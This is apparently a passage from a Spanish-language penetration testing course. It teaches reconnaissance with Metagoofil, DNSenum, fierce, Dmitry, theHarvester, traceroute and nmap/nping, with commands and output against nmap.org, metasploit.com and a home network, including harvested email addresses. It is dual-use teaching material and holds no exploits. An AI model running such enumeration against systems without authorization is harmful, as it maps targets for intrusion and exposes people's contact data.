


Imagen 4-1. Información obtenida desde The Wayback Machine sobre un dominio.



Video del Webinar Gratuito: "OSINT Para Pentesting"
https://www.reydes.com/d/?q=videos_2019#wgoppt

4.2 Capturar Documentos

Se utilizan herramientas para recolectar información o metadatos desde los documentos disponibles en el sitio web del objetivo en evaluación. Para este propósito se puede utilizar también un motor de búsqueda como Google.

Metagoofil

<http://www.edge-security.com/metagoofil.php>

Metagoofil es una herramienta diseñada para capturar información mediante la extracción de metadatos desde documentos públicos (pdf, doc, xls, ppt, odp, ods, docx, pptsx, xlsx) correspondientes a la organización objetivo.



Metagoofil realizará una búsqueda en Google para identificar y descargar documentos hacia el disco local, y luego extraerá los metadatos con diferentes librerías como Hachoir, PdfMiner y otros. Con los resultados se generará un reporte con los nombres de usuarios, versiones y software, y servidores o nombres de las máquinas, las cuales ayudarán a los profesionales en pruebas de penetración en la fase para la captura de información.

```
$ sudo metagoofil  
$ mkdir /tmp/archivos_pdf/  
$ metagoofil -d nmap.org -t pdf -l 200 -n 20 -o /tmp/archivos_pdf/
```

La opción “-d” define el dominio a buscar.

La opción “-t” define el tipo de archivo a descargar (pdf, doc, xls, ppt, odp, ods, docx, pptx, xlsx)

La opción “-l” limita los resultados de búsqueda (por defecto a 200).

La opción “-n” limita los archivos a descargar.

La opción “-o” define un directorio de trabajo (La ubicación para guardar los archivos descargados).

c137992c7a7205c69dff4b8fa8bb2b574c8652ed108b5d3b48e17b85b3f7865



```
kali㉿kali:~$ mkdir /tmp/archivos_pdf/
kali㉿kali:~$ sudo metagoofil -d nmap.org -t pdf -l 200 -n 20 -o /tmp/archivos_pdf/
[+] Adding -w for you
[*] Downloaded files will be saved here: /tmp/archivos_pdf/
[*] Searching for 200 .pdf files and waiting 30.0 seconds between searches
[+] Downloading file - [88086 bytes] https://nmap.org/nmapbook-toc.pdf
[+] Downloading file - [167684 bytes] https://nmap.org/misc/split-handshake.pdf
[+] Downloading file - [62566 bytes] https://nmap.org/book/toc.pdf
[+] Downloading file - [227019 bytes] https://nmap.org/presentations/BHDC08/bh-webcast-fyodor.pdf
[+] Downloading file - [112865 bytes] https://nmap.org/docs/discovery.pdf
[+] Downloading file - [35396 bytes] https://nmap.org/docs/nmap-mindmap.pdf
[+] Downloading file - [5086085 bytes] https://nmap.org/book/cover/nns-cover.pdf
[+] Downloading file - [62566 bytes] http://nmap.org/book/toc.pdf
[+] Downloading file - [782249 bytes] https://nmap.org/presentations/iSec08/isec08-slides-fyodor.pdf
[+] Downloading file - [411169 bytes] https://nmap.org/misc/hakin9-nmap-ebook-ch1.pdf
[+] Downloading file - [802496 bytes] https://nmap.org/presentations/BHDC08/bhdc08-slides-fyodor.pdf
[+] Downloading file - [120818 bytes] https://nmap.org/presentations/Sharkfest10/sharkfest10-slides-fyodor.pdf
[+] Downloading file - [225193 bytes] https://nmap.org/oem/docs/Nmap-License-Contract.pdf
[+] Downloading file - [646071 bytes] https://nmap.org/presentations/Shmoo06/shmoo-fyodor-011406.pdf
[+] Downloading file - [768553 bytes] https://nmap.org/presentations/CSW09/csw09-slides-fyodor.pdf
[+] Downloading file - [324874 bytes] https://nmap.org/presentations/Sharkfest11/sharkfest11-slides-fyodor.pdf
[+] Downloading file - [93518 bytes] https://nmap.org/book/images/hdr/MJB-IP-Header
[+] Downloading file - [120818 bytes] http://nmap.org/presentations/Sharkfest10/sharkfest10-slides-fyodor.pdf
[+] Downloading file - [82174 bytes] https://nmap.org/book/images/hdr/MJB-TCP-Header
[+] Downloading file - [326037 bytes] https://nmap.org/presentations/BHDC10/Fyodor-David-Defcon18-Slides.pdf
[+] Total download: 10546237 bytes / 10299.06 KB / 10.06 MB
[+] Done!
kali㉿kali:~$
```

Imagen 4-2. Ejecución de la herramienta Metagoofil contra el dominio nmap.org



Video del Webinar Gratuito: "Buscar Archivos Digitales para OSINT"

https://www.reydes.com/d/?q=videos_2020#wgbadpo

4.3 Información de los DNS

DNSenum

<https://github.com/fwaeytens/dnsenum>

El propósito de DNSenum es capturar tanta información como sea posible sobre un dominio. Realizando actualmente las siguientes operaciones: Obtener las direcciones IP del host (Registro A). Obtener los servidores de nombres. Obtener el registro MX. Realizar consultas AXFR sobre servidores de nombres y versiones de BIND. Obtener nombres adicionales y subdominios mediante Google ("allinurl -www site:dominio"). Fuerza bruta a subdominios de un archivo, puede también realizar recursividad sobre subdominios los cuales tengan registros NS. Calcular los rangos de red de dominios en clase y realizar consultas whois sobre ellos. Realizar consultas inversas sobre rangos de



red (clase C y/o rangos de red). Escribir hacia un archivo domain_ips.txt los bloques IP.

```
$ dnsenum -h  
$ dnsenum --enum metasploit.com
```

La opción “--enum” es un atajo equivalente a la opción “--thread 5 -s 15 -w”. Donde:

La opción “--threads” define el número de hilos que realizarán las diferentes consultas.

La opción “-s” define el número máximo de subdominios a ser arrastrados desde Google.

La opción “-w” realiza consultas Whois sobre los rangos de red de la clase C.

The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal title is "kali@kali: ~". The command entered was "dnsenum --enum metasploit.com". The output shows the following sections:

- Host's addresses:**

Address	Type	TTL	Value
metasploit.com	IN	59	13.249.102.62
metasploit.com	IN	59	13.249.102.49
metasploit.com	IN	59	13.249.102.109
metasploit.com	IN	59	13.249.102.14
- Name Servers:**

Name Server	Type	TTL	Value
ns-1441.awsdns-52.org.	IN	19021	205.251.197.161
ns-1709.awsdns-21.co.uk.	IN	21599	205.251.198.173
ns-290.awsdns-36.com.	IN	21450	205.251.193.34
ns-627.awsdns-14.net.	IN	21599	205.251.194.115
- Mail (MX) Servers:**

Name Server	Type	TTL	Value
aspmx.l.google.com.	IN	292	64.233.177.27
alt3.aspmx.l.google.com.	IN	292	64.233.186.27
alt4.aspmx.l.google.com.	IN	292	209.85.202.27
alt1.aspmx.l.google.com.	IN	292	172.217.197.27
alt2.aspmx.l.google.com.	IN	292	108.177.12.27

Imagen 4-3. Parte de los resultados obtenidos por dnsenum



fierce

<https://www.aldeid.com/wiki/Fierce>

Fierce es una escaner semi ligero para realizar una enumeración, la cual ayude a los profesionales en pruebas de penetración, a localizar espacios IP y nombres de host no continuos para dominios específicos, utilizando cosas como DNS, Whois y ARIN. En realidad se trata de un precursor de las herramientas activas para pruebas como; nmap, unicornscan, nessus, nikto, etc, pues todos estos requieren se conozcan el espacio de direcciones IP por los cuales se buscará. Fierce no realiza explotació, y no escanea indiscriminadamente todas Internet. Está destinada específicamente a localizar objetivos, ya sea dentro y fuera de la red corporativa. Dado el hecho utiliza principalmente DNS, frecuentemente se encontrará redes mal configuradas, las cuales exponen el espacio de direcciones internas.

```
$ sudo fierce --help  
# fierce --domain metasploit.com
```

La opción “--domain” define el nombre de dominio a evaluar.

4dd28d1e8618bade51d9919ab94cbb52d2a207a7657e81e0b829b0e02e1f185a



```

kali:kali:~$ sudo fierce --domain metasploit.com
NS: ns-1441.awsdns-52.org. ns-1709.awsdns-21.co.uk. ns-290.awsdns-36.com. ns-627.awsdns-14.net.
SOA: ns-290.awsdns-36.com. (205.251.193.34)
Zone: failure
Wildcard: failure
Found: blog.metasploit.com. (52.217.14.179)
Nearby:
{'52.217.14.174': 's3-1.amazonaws.com.',
 '52.217.14.176': 's3-us-east-1-r-w.amazonaws.com.',
 '52.217.14.177': 's3-fips-r-w.us-east-1.amazonaws.com.',
 '52.217.14.178': 's3-external-1.amazonaws.com.',
 '52.217.14.179': 's3-website-us-east-1.amazonaws.com.',
 '52.217.14.180': 's3-1-w.amazonaws.com.',
 '52.217.14.181': 's3-external-1-w.amazonaws.com.',
 '52.217.14.182': 's3-1.amazonaws.com.',
 '52.217.14.184': 's3-us-east-1-r-w.amazonaws.com.'}
Found: bugs.metasploit.com. (52.216.161.2)
Nearby:
{'52.216.161.0': 's3-fips-r-w.us-east-1.amazonaws.com.',
 '52.216.161.1': 's3-external-1.amazonaws.com.',
 '52.216.161.2': 's3-website-us-east-1.amazonaws.com.',
 '52.216.161.3': 's3-1-w.amazonaws.com.',
 '52.216.161.4': 's3-external-1-w.amazonaws.com.',
 '52.216.161.5': 's3-1.amazonaws.com.',
 '52.216.161.6': 's3-us-east-1-r-w.amazonaws.com.'}
Found: dev.metasploit.com. (13.249.102.77)
Nearby:
{'13.249.102.72': 'server-13-249-102-72.atl50.r.cloudfront.net.',
 '13.249.102.73': 'server-13-249-102-73.atl50.r.cloudfront.net.',
 '13.249.102.74': 'server-13-249-102-74.atl50.r.cloudfront.net.',
 '13.249.102.75': 'server-13-249-102-75.atl50.r.cloudfront.net.',
 '13.249.102.76': 'server-13-249-102-76.atl50.r.cloudfront.net.',
 '13.249.102.77': 'server-13-249-102-77.atl50.r.cloudfront.net.'}

```

Imagen 4-4. Ejecución de fierce y la búsqueda de subdominios.

Dmitry

<https://linux.die.net/man/1/dmitry>

Dmitry (Deepmagic Information Gathering Tool) es una programa en línea de comando para Linux, el cual permite capturar tanta información como sea posible sobre un host, desde un simple Whois hasta reportes del tiempo de funcionamiento o escaneo de puertos.

```

$ dmitry
$ dmitry -e -n -s nmap.org -o /tmp/resultado_dmitry

```

La opción “-e” permite realizar una búsqueda de todas las posibles direcciones de correo electrónico.

La opción “-n” intenta obtener información desde netcraft sobre un host.



La opción “-s” permite realizar una búsqueda de posibles subdominios.

La opción “-o” permite definir un nombre de archivos en el cual guardar el resultado.

```
kali@kali:~$ dmitry -e -n -s nmap.org -o /tmp/resultado_dmitry.txt
Deepmagic Information Gathering Tool
"There be some deep magic going on"

Writing output to '/tmp/resultado_dmitry.txt.txt'

HostIP:45.33.49.119
HostName:nmap.org

Gathered Netcraft information for nmap.org

Retrieving Netcraft.com information for nmap.org
Netcraft.com Information gathered

Gathered Subdomain information for nmap.org

Searching Google.com:80 ...
HostName:scanme.nmap.org
HostIP:45.33.32.156
HostName:svn.nmap.org
HostIP:45.33.49.119
HostName:xescanme.nmap.org
HostIP:45.33.49.119
Searching Altavista.com:80 ...
Found 3 possible subdomain(s) for host nmap.org, Searched 0 pages containing 0 results

Gathered E-Mail information for nmap.org

Searching Google.com:80 ...
devonmap.org
Searching Altavista.com:80 ...
Found 1 E-Mail(s) for host nmap.org, Searched 0 pages containing 0 results
```

Imagen 4-5. Información de Netcraft y de los subdominios encontrados.

Aunque existe una opción en Dmitry, la cual permitiría obtener información sobre el dominio desde el sitio web de Netcraft, ya no es funcional. Pero la información puede ser obtenida directamente desde el sitio web de Netcraft.

<https://searchdns.netcraft.com/>

52ca970b1459c2276d85148e6b8b03384664776dc20af5a9a5f5363a445c81a4



Rank	Site	First seen	Netblock	OS	Site Report
1	www.metasploit.com	August 2003	Amazon.com, Inc.	Linux	Report Fraud
2	apt.metasploit.com	August 2016	Akamai International, BV	Linux	Request Trial
3	windows.metasploit.com	August 2016	Akamai International, BV	Linux	Report Fraud
4	osx.metasploit.com	April 2016	Akamai International, BV	Linux	Request Trial
5	rpm.metasploit.com	August 2016	Akamai International, BV	Linux	Report Fraud

Imagen 4-6. Información obtenida por netcraft.



Video del Webinar Gratuito: “Recopilar Información con Kali Linux”
https://www.reydes.com/d/?q=videos_2017#vgrikl20

4.4 Información de la Ruta

traceroute

<https://linux.die.net/man/8/traceroute>

Traceroute rastrea la ruta tomada por los paquetes desde una red IP, en su camino hacia un host especificado. Este utiliza el campo TTL (Time To Live) del protocolo IP, e intenta provocar una respuesta ICMP TIME_EXCEEDED desde cada pasarela a través de la ruta hacia el host.

El único parámetro requerido es el nombre o dirección IP del host de destino. La longitud del paquete opcional es el tamaño total del paquete de prueba (por defecto 60 bytes para IPv4 y 80 para IPv6). El tamaño especificado puede ser ignorado en algunas situaciones o incrementado hasta un valor mínimo.



La versión de traceroute en los sistemas GNU/Linux utiliza por defecto paquetes UDP.

```
$ traceroute --help  
$ sudo traceroute nmap.org
```

```
File Actions Edit View Help  
1 192.168.0.1 (192.168.0.1) 1.526 ms 2.192 ms 2.758 ms  
2 * * *  
3 10.150.148.57 (10.150.148.57) 19.152 ms 23.988 ms 24.393 ms  
4 * * *  
5 * * *  
6 10.95.156.46 (10.95.156.46) 38.011 ms 20.750 ms 20.433 ms  
7 mail-bl-link.ip.twelve99.net (213.248.101.1) 102.189 ms 117.287 ms 103.403 ms  
8 atl-b24-link.ip.twelve99.net (62.115.113.48) 109.692 ms 107.260 ms  
9 atl-b24-link.ip.twelve99.net (62.115.113.48) 121.670 ms 110.891 ms 130.133 ms  
10 dls-b23-link.ip.twelve99.net (62.115.123.200) 130.425 ms dls-b23-link.ip.twelve99.net (80.91.246.75) 133.674 ms dls-b23-link.ip.twelve99.net (62.115.123.200) 130.372 ms  
11 * * *  
12 sjo-b23-link.ip.twelve99.net (62.115.116.40) 178.596 ms 160.366 ms 171.347 ms  
13 linode-ic342731-sjo-b21.ip.twelve99-cust.net (62.115.172.133) 160.764 ms 164.638 ms 164.431 ms  
14 if-2-4.csw6-fnc1.linode.com (173.230.159.87) 176.232 ms if-2-6.csw5-fnc1.linode.com (173.230.159.71) 169.819 ms if-2-4.csw5-fnc1.linode.com (173.230.159.85) 164.104 ms  
15 * * *  
16 * * *  
17 * * *  
18 * * *  
19 * * *  
20 * * *  
21 * * *  
22 * * *  
23 * * *  
24 * * *  
25 * * *  
26 * * *  
27 * * *  
28 * * *  
29 * * *  
30 * * *  
kali@kali:~$
```

Imagen 4-7. traceroute en funcionamiento.

Tcptraceroute

<https://linux.die.net/man/1/tcptraceroute>

tcptraceroute es una implementación de la herramienta traceroute, la cual utiliza paquetes TCP para trazar la ruta hacia el host objetivo. Traceroute tradicionalmente envía ya sea paquetes UDP o paquetes ICMP ECHO con un TTL a uno, e incrementa el TTL hasta el destino sea alcanzado.



```
$ tcptraceroute -h  
$ sudo tcptraceroute nmap.org
```

```
kali@kali:~$ sudo tcptraceroute nmap.org  
[sudo] password for kali:  
Running:  
traceroute -T -O info nmap.org  
traceroute to nmap.org (45.33.49.119), 30 hops max, 60 byte packets  
1 192.168.0.1 (192.168.0.1) 1.371 ms 1.887 ms 2.516 ms  
2 * * *  
3 10.150.148.57 (10.150.148.57) 14.828 ms 22.940 ms 23.223 ms  
4 10.95.153.233 (10.95.153.233) 21.323 ms 22.405 ms 10.95.153.229 (10.95.153.229) 21.078 ms  
5 * * *  
6 * * *  
7 mai-b1-link.ip.twelve99.net (213.248.101.1) 99.709 ms 99.682 ms 111.495 ms  
8 atl-b24-link.ip.twelve99.net (62.115.113.48) 107.191 ms ack.nmap.org (45.33.49.119) <syn,ack> 163.207 ms atl-b24-link.ip.twelve99.net (62.115.113.48) 112.734 ms  
kali@kali:~$  
kali@kali:~$
```

Imagen 4-8. Resultado obtenidos por tcptraceroute.



Video del Webinar Gratuito: “Maltego”
https://www.reydes.com/d/?q=videos_2018#wgmce

4.5 Utilizar Motores de Búsqueda

theHarvester

<https://github.com/laramies/theHarvester>

theHarvester es una herramientas para obtener nombres de dominio, direcciones de correo



electrónico, hosts virtuales, banners de puertos abiertos, y nombres de empleados desde diferentes fuentes públicas (motores de búsqueda, servidores de llaves pgp).

Las fuentes son; Treatcrowd, crtsh, google, googleCSW, google-profiles, bing, bingapi, dogpile, pgp, linkein, vhost, twitter, googleplus, yahoo, baidu, y shodan.

```
$ sudo theHarvester -h  
$ sudo theHarvester -d metasploit.com -l 200 -b google
```

La opción “-d” define el dominio a buscar o nombre de la empresa.

La opción “-l” limita el número de resultados a trabajar (bing va de 50 en 50 resultados).

La opción “-b” define la fuente de datos (google, bing, bingapi, pgp, linkedin, google-profiles, people123, jigsaw, all).

```
* cmartorella@edge-security.com  
*  
*****  
[*] Target: metasploit.com  
[*] Searching 0 results.  
[*] Searching 100 results.  
[*] Searching 200 results.  
[*] Searching Google.  
[*] No IPs found.  
[*] Emails found: 3  
msfdev@metasploit.com  
r57egypt@metasploit.com  
sinn3r@metasploit.com  
[*] Hosts found: 10  
apt.metasploit.com:23.202.71.181  
blog.metasploit.com:52.217.163.125  
dev.metasploit.com:13.35.105.79, 13.35.105.108, 13.35.105.59, 13.35.105.82  
downloads.metasploit.com:23.202.71.181  
framework.metasploit.com:208.118.237.137  
osx.metasploit.com:23.202.71.181  
resources.metasploit.com:185.199.108.153, 185.199.109.153, 185.199.110.153, 185.199.111.153  
updates.metasploit.com:52.11.124.117  
windows.metasploit.com:23.202.71.181  
www.metasploit.com:65.8.183.71, 65.8.183.44, 65.8.183.12, 65.8.183.68  
kali@kali:~$
```

Imagen 4-9. Correos electrónicos y nombres de host obtenidos mediante Google



Video del Webinar Gratuito: "Google Hacking"
https://www.reydes.com/d/?q=videos_2018#wggh




Video del Webinar Gratuito: "Shodan"
https://www.reydes.com/d/?q=videos_2019#wgs

e064085ef8deaad6a19432062ffccb45192f87a2ede8bedeb6c43d03e528c33



5. Descubrimiento

El Curso Virtual de OSINT – Open Source Intelligence está disponible en video:
https://www.reydes.com/d/?q=Curso_de_OSINT





Después de recolectar la mayor cantidad de información sobre la red objetivo desde fuentes externas; como motores de búsqueda; es necesario descubrir ahora las máquinas activas en el objetivo de evaluación. Es decir encontrar cuales son las máquinas disponibles o en funcionamiento, caso contrario no será posible continuar analizándolas, y se deberá continuar con la siguientes máquinas. También se debe obtener indicios sobre el tipo y versión del sistema operativo utilizado por el objetivo. Toda esta información será de mucha ayuda para el proceso donde se deben mapear las vulnerabilidades.

Este y otros temas se incluyen en los siguientes cursos:



Curso de Nmap: https://www.reydes.com/d/?q=Curso_de_Nmap

Curso Hacking Ético: https://www.reydes.com/d/?q=Curso_de_Hacking_Etico

Curso Hacking con Kali Linux: https://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux

5.1 Identificar la máquinas del objetivo

nmap

<https://nmap.org/>

Nmap “Network Mapper” o Mapeador de Puertos, es una herramienta open source para la exploración de redes y auditorías de seguridad. Nmap utiliza paquetes IP en bruto de maneras novedosas para determinar cuales host están disponibles en la red, cuales servicios (nombre y versión) estos hosts ofrecen, cuales sistemas operativos (y versión de SO) están ejecutando, cual tipo de firewall y filtros de paquetes utilizan. Ha sido diseñado para escanear velozmente redes de gran envergadura, consecuentemente funciona también host únicos.

```
$ nmap -h  
$ sudo nmap -sn 192.168.0.58  
$ sudo nmap -n -sn 192.168.0.0/24
```

La opción “-sn” le indica a nmap a no realizar un escaneo de puertos después del descubrimiento del host, y solo imprimir los hosts disponibles que respondieron al escaneo.

La opción “-n” le indica a nmap a no realizar una resolución inversa al DNS sobre las direcciones IP activas que encuentre.

Nota: Cuando un usuario privilegiado intenta escanear objetivos sobre una red ethernet local, se utilizan peticiones ARP, a menos sea especificada la opción “--send-ip”, la cual indica a nmap a enviar



paquetes mediante sockets IP en bruto, en lugar de tramas ethernet de bajo nivel.

```

kali:kali:~$ sudo nmap -n -sn 192.168.0.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-09 14:25 -05
Nmap scan report for 192.168.0.1
Host is up (0.0016s latency).
MAC Address: F0:AF:85:AD:04:8C (Arris Group)
Nmap scan report for 192.168.0.2
Host is up (0.086s latency).
MAC Address: B0:C1:9E:07:27:8F (zte)
Nmap scan report for 192.168.0.3
Host is up (0.042s latency).
MAC Address: 5C:03:39:94:00:24 (Huawei Technologies)
Nmap scan report for 192.168.0.4
Host is up (0.039s latency).
MAC Address: 3C:7A:AA:1A:76:11 (Unknown)
Nmap scan report for 192.168.0.6
Host is up (0.039s latency).
MAC Address: F8:28:19:FD:00:BC (Liteon Technology)
Nmap scan report for 192.168.0.7
Host is up (0.061s latency).
MAC Address: B4:C4:FC:F8:11:0A (Xiaomi Communications)
Nmap scan report for 192.168.0.10
Host is up (0.00052s latency).
MAC Address: 18:C0:4D:94:66:C3 (Giga-byte Technology)
Nmap scan report for 192.168.0.58
Host is up (0.00026s latency).
MAC Address: 08:00:27:A9:53:67 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.0.252
Host is up (0.00031s latency).
MAC Address: 00:00:CA:01:02:03 (Arris Group)
Nmap scan report for 192.168.0.98
Host is up.
Nmap done: 256 IP addresses (10 hosts up) scanned in 2.86 seconds
kali:kali:~$ 

```

Imagen 5-1. Escaneo a un Rango de red con Nmap

nping

<https://nmap.org/nping/>

Nping es una herramienta open source para la generación de paquetes de red, análisis de respuesta y realizar mediciones en el tiempo de respuesta. Nping puede generar paquetes de red de para una diversidad de protocolos, permitiendo a los usuarios, permitiendo a los usuarios un completo control sobre las cabeceras de los protocolos. Mientras Nping puede ser utilizado como una simple utilidad ping para detectar host activos, también puede ser utilizada como un generador de paquetes en bruto para pruebas de estrés para la pila de red, envenenamiento del cache ARP, ataque para la negación de servicio, trazado de la red, ec. Nping también permite un modo eco novato, lo cual permite a los usuarios ver como los paquetes cambian en tránsito entre los host de origen y de destino. Esto es muy bueno para entender las reglas del firewall, detectar corrupción de paquetes, y más.

```
$ nping -h
```



```
$ sudo nping 192.168.0.58
```

```

File Actions Edit View Help
kali@kali:~$ sudo nping -c 10 192.168.0.58

Starting Nping 0.7.91 ( https://nmap.org/nping ) at 2021-07-09 14:29 -05
SENT (0.0602s) ICMP [192.168.0.98 > 192.168.0.58 Echo request (type=8/code=0) id=30177 seq=1] IP [ttl=64 id=28564 iplen=28 ]
RCVD (0.0619s) ICMP [192.168.0.58 > 192.168.0.98 Echo reply (type=0/code=0) id=30177 seq=1] IP [ttl=64 id=20493 iplen=28 ]
SENT (1.0612s) ICMP [192.168.0.98 > 192.168.0.58 Echo request (type=8/code=0) id=30177 seq=2] IP [ttl=64 id=28564 iplen=28 ]
RCVD (1.0616s) ICMP [192.168.0.58 > 192.168.0.98 Echo reply (type=0/code=0) id=30177 seq=2] IP [ttl=64 id=20494 iplen=28 ]
SENT (2.0629s) ICMP [192.168.0.98 > 192.168.0.58 Echo request (type=8/code=0) id=30177 seq=3] IP [ttl=64 id=28564 iplen=28 ]
RCVD (2.0639s) ICMP [192.168.0.58 > 192.168.0.98 Echo reply (type=0/code=0) id=30177 seq=3] IP [ttl=64 id=20495 iplen=28 ]
SENT (3.0651s) ICMP [192.168.0.98 > 192.168.0.58 Echo request (type=8/code=0) id=30177 seq=4] IP [ttl=64 id=28564 iplen=28 ]
RCVD (3.0654s) ICMP [192.168.0.58 > 192.168.0.98 Echo reply (type=0/code=0) id=30177 seq=4] IP [ttl=64 id=20496 iplen=28 ]
SENT (4.0773s) ICMP [192.168.0.98 > 192.168.0.58 Echo request (type=8/code=0) id=30177 seq=5] IP [ttl=64 id=28564 iplen=28 ]
RCVD (4.0777s) ICMP [192.168.0.58 > 192.168.0.98 Echo reply (type=0/code=0) id=30177 seq=5] IP [ttl=64 id=20497 iplen=28 ]
SENT (5.0789s) ICMP [192.168.0.98 > 192.168.0.58 Echo request (type=8/code=0) id=30177 seq=6] IP [ttl=64 id=28564 iplen=28 ]
RCVD (5.0792s) ICMP [192.168.0.58 > 192.168.0.98 Echo reply (type=0/code=0) id=30177 seq=6] IP [ttl=64 id=20498 iplen=28 ]
SENT (6.0803s) ICMP [192.168.0.98 > 192.168.0.58 Echo request (type=8/code=0) id=30177 seq=7] IP [ttl=64 id=28564 iplen=28 ]
RCVD (6.0806s) ICMP [192.168.0.58 > 192.168.0.98 Echo reply (type=0/code=0) id=30177 seq=7] IP [ttl=64 id=20499 iplen=28 ]
SENT (7.0813s) ICMP [192.168.0.98 > 192.168.0.58 Echo request (type=8/code=0) id=30177 seq=8] IP [ttl=64 id=28564 iplen=28 ]
RCVD (7.0816s) ICMP [192.168.0.58 > 192.168.0.98 Echo reply (type=0/code=0) id=30177 seq=8] IP [ttl=64 id=20500 iplen=28 ]
SENT (8.1032s) ICMP [192.168.0.98 > 192.168.0.58 Echo request (type=8/code=0) id=30177 seq=9] IP [ttl=64 id=28564 iplen=28 ]
RCVD (8.1035s) ICMP [192.168.0.58 > 192.168.0.98 Echo reply (type=0/code=0) id=30177 seq=9] IP [ttl=64 id=20501 iplen=28 ]
SENT (9.1042s) ICMP [192.168.0.98 > 192.168.0.58 Echo request (type=8/code=0) id=30177 seq=10] IP [ttl=64 id=28564 iplen=28 ]
RCVD (9.1046s) ICMP [192.168.0.58 > 192.168.0.98 Echo reply (type=0/code=0) id=30177 seq=10] IP [ttl=64 id=20502 iplen=28 ]

Max rtt: 1.403ms | Min rtt: 0.189ms | Avg rtt: 0.438ms
Raw packets sent: 10 (280B) | Rcvd: 10 (460B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 9.17 seconds
kali@kali:~$ 
```

Imagen 5-2. nping enviando tres paquetes ICMP Echo Request

nping utiliza por defecto el protocolo ICMP. En caso el host objetivo esté bloqueando este protocolo, se puede utilizar el modo de prueba TCP.

```
$ sudo nping --tcp 192.168.0.58
```

La opción “--tcp” es el modo que permite al usuario crear y enviar cualquier tipo de paquete TCP. Estos paquetes se envían incrustados en paquetes IP que pueden también ser afinados

5.2 Reconocimiento del Sistema Operativo



Este procedimiento trata de determinar el sistema operativo funcionando en los objetivos activos, para conocer el tipo y versión del sistema operativo a intentar penetrar.

Nmap

